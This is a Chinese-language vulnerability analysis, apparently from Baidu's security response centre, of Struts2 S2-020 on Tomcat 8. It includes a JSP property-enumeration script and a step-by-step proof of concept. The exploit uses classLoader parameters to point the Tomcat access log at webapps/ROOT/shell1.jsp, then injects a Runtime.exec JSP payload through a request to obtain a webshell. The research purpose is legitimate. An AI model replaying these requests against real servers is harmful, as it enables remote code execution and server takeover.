**Struts S2-020这个通告已经公布有一段时间了。目前大家都知道这个漏洞可以造成DOS、文件下载等危害，相信各大厂商也已经采取了相应的安全措施。**今天是和大家分享一下对这个漏洞的一点研究，包括如何在Tomcat 8下导致RCE，目的是抛砖引玉，有不足之处欢迎大家指出。

**1.属性列举**

这个漏洞分析的一个难点在于：通过ognl的class.xx这种方式来遍历属性时，得到的是实际运行环境中的动态class，因此仅作静态分析是很困难的。例如classLoader，在不同容器中就各不相同。于是我编写了一个小脚本来自动枚举这样的属性：（这段脚本只考虑了int、string与boolean这些基本属性，未考虑数组等复杂的情况，实际情况下结果会更多）

<%@ page language="java" import="java.lang.reflect.\*" %>

<%!

public void processClass(Object instance, javax.servlet.jsp.JspWriter out, java.util.HashSet set, String poc){

try {

    Class<?> c = instance.getClass();

    set.add(instance);

    Method[] allMethods = c.getMethods();

    for (Method m : allMethods) {

if (!m.getName().startsWith("set")) {

    continue;

}

if (!m.toGenericString().startsWith("public")) {

    continue;

}

Class<?>[] pType  = m.getParameterTypes();

if(pType.length!=1) continue;

if(pType[0].getName().equals("java.lang.String")||

pType[0].getName().equals("boolean")||

pType[0].getName().equals("int")){

String fieldName = m.getName().substring(3,4).toLowerCase()+m.getName().substring(4);

out.print(poc+"."+fieldName + "<br>");

}

    }

    for (Method m : allMethods) {

if (!m.getName().startsWith("get")) {

    continue;

}

if (!m.toGenericString().startsWith("public")) {

    continue;

}

Class<?>[] pType  = m.getParameterTypes();

if(pType.length!=0) continue;

if(m.getReturnType() == Void.TYPE) continue;

Object o = m.invoke(instance);

if(o!=null)

{

if(set.contains(o)) continue;

processClass(o,out, set, poc+"."+m.getName().substring(3,4).toLowerCase()+m.getName().substring(4));

}

    }

} catch (java.io.IOException x) {

    x.printStackTrace();

} catch (java.lang.IllegalAccessException x) {

    x.printStackTrace();

} catch (java.lang.reflect.InvocationTargetException x) {

    x.printStackTrace();

}

}

%>

<%

java.util.HashSet set = new java.util.HashSet<Object>();

String poc = "class.classLoader";

example.HelloWorld action = new example.HelloWorld();

processClass(action.getClass().getClassLoader(),out,set,poc);

%>

在tomcat 8.0.3下Struts2.3.16的blank app中执行这段jsp，输出结果如下：

（省略部分非相关属性）

class.classLoader.resources.context.parent.pipeline.first.encoding

class.classLoader.resources.context.parent.pipeline.first.directory

class.classLoader.resources.context.parent.pipeline.first.checkExists

class.classLoader.resources.context.parent.pipeline.first.renameOnRotate

class.classLoader.resources.context.parent.pipeline.first.fileDateFormat

class.classLoader.resources.context.parent.pipeline.first.prefix

class.classLoader.resources.context.parent.pipeline.first.rotatable

class.classLoader.resources.context.parent.pipeline.first.buffered

class.classLoader.resources.context.parent.pipeline.first.suffix

class.classLoader.resources.context.parent.pipeline.first.locale

class.classLoader.resources.context.parent.pipeline.first.requestAttributesEnabled

class.classLoader.resources.context.parent.pipeline.first.enabled

class.classLoader.resources.context.parent.pipeline.first.conditionUnless

class.classLoader.resources.context.parent.pipeline.first.conditionIf

class.classLoader.resources.context.parent.pipeline.first.pattern

class.classLoader.resources.context.parent.pipeline.first.condition

class.classLoader.resources.context.parent.pipeline.first.asyncSupported

class.classLoader.resources.context.parent.pipeline.first.domain

class.classLoader.resources.context.parent.pipeline.first.next.asyncSupported

class.classLoader.resources.context.parent.pipeline.first.next.domain

class.classLoader.resources.context.parent.pipeline.first.next.next.asyncSupported

class.classLoader.resources.context.parent.pipeline.first.next.next.domain

......

这意味着Tomcat 8下至少有200多个boolean、int或string类型的属性是可以操纵的，虽然可修改不一定会产生危害，但至少说明这个漏洞的潜在风险不小。

**2.POC**

经过分析发现，通过下面的方法可以造成webshell的效果，最终导致Tomcat下的RCE。

上面的属性中，有几个控制在tomcat上生成的access log的文件名，其默认值如下：

class.classLoader.resources.context.parent.pipeline.first.directory =logs

class.classLoader.resources.context.parent.pipeline.first.prefix =localhost\_access\_log

class.classLoader.resources.context.parent.pipeline.first.suffix = .txt

class.classLoader.resources.context.parent.pipeline.first.fileDateFormat =.yyyy-mm-dd

 默认情况下，生成的access log位于 logs目录（与webapps平行）下，文件名是localhost\_access\_log.2014-03-09.txt，但通过修改上面的属性值，可以导致在webapps目录下写入jspwebshell。具体步骤如下（以struts 2.3.16下的blank app为例）：

1.访问下面的url来改变属性：

http://127.0.0.1/struts2-blank/example/HelloWorld.action?class.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT

http://127.0.0.1/struts2-blank/example/HelloWorld.action?class.classLoader.resources.context.parent.pipeline.first.prefix=shell

http://127.0.0.1/struts2-blank/example/HelloWorld.action?class.classLoader.resources.context.parent.pipeline.first.suffix=.jsp


2.访问下面的url来触发tomcat切换log（这里有个坑，这个属性必须是数字,这里设定为1），那么从此开始tomcat的access log将被记录入 webapps/ROOT/shell1.jsp中：

http://127.0.0.1/struts2-blank/example/HelloWorld.action?class.classLoader.resources.context.parent.pipeline.first.fileDateFormat=1


3.通过发包访问下面的请求，在access log中植入代码

http://127.0.0.1/struts2-blank/example/aaaa.jsp?a=<%Runtime.getRuntime().exec("calc");%>

访问上述请求后，就可以看到生成了webapps/ROOT/shell1.jsp，内容如下：

[](http://image.3001.net/images/ue/63911396754080.jpg)

4.结合前面设定的参数，访问下面的url，观察shell执行**http://127.0.0.1/shell1.jsp**

[](http://image.3001.net/images/ue/74681396754177.jpg)

通过分析，上面的POC中class.classLoader.resources.context.parent.pipeline.first这个属性实际是org.apache.catalina.valves.AccessLogValve，在conf/server.xml里面有一段相关的配置：

        <!-- Access log processes allexample.

             Documentation at:/docs/config/valve.html

             Note: The pattern used isequivalent to using pattern="common" -->

        <ValveclassName="org.apache.catalina.valves.AccessLogValve"directory="logs"

              prefix="localhost\_access\_log" suffix=".txt"

               pattern="%h %l %u %t&quot;%r&quot; %s %b" />

为何修改了dataformat会触发切换日志呢？注意下面一个属性，默认是true

 .class.classLoader.resources.context.parent.pipeline.first.rotatable

每次Log时，都会调用rotate:

publicvoid log(CharArrayWriter message)

  {

rotate();

…

而rotate是检查当前的systime 经过format后，与当前的tsDate是否相同。如果日期不同了，自然需要切换日志文件了：

  public void rotate()

  {

    if (this.rotatable)

    {

      long systime =System.currentTimeMillis();

      if (systime - this.rotationLastChecked> 1000L)

        synchronized (this) {

          if (systime -this.rotationLastChecked > 1000L) {

            this.rotationLastChecked = systime;

            String tsDate =this.fileDateFormatter.format(new Date(systime));

            if (!this.dateStamp.equals(tsDate)){

              close(true);

              this.dateStamp = tsDate;

              open();

            }

          }

        }

    }

  }

而我们之前已经修改了dateFormat，所以就触发了日志切换。这个特性与具体的OS无关，是tomcat代码决定的。在linux与windows下证实该问题均存在。

**3.后记**

这个POC距离实际的攻击还有一定的距离，发表此文仅供技术研究使用，请勿用于实际攻击。另外，也许还有其他的利用方式，Tomcat 8下那么多的可操控的属性，或许有别的也可以RCE？其他的容器下，是否也有这么多的可操控属性呢？欢迎感兴趣的同学与我们BSRC的同学讨论。

[via [sec.baidu.com](http://sec.baidu.com/index.php?research/detail/id/18&qq-pf-to=pcqq.group) 作者：**neobyte**]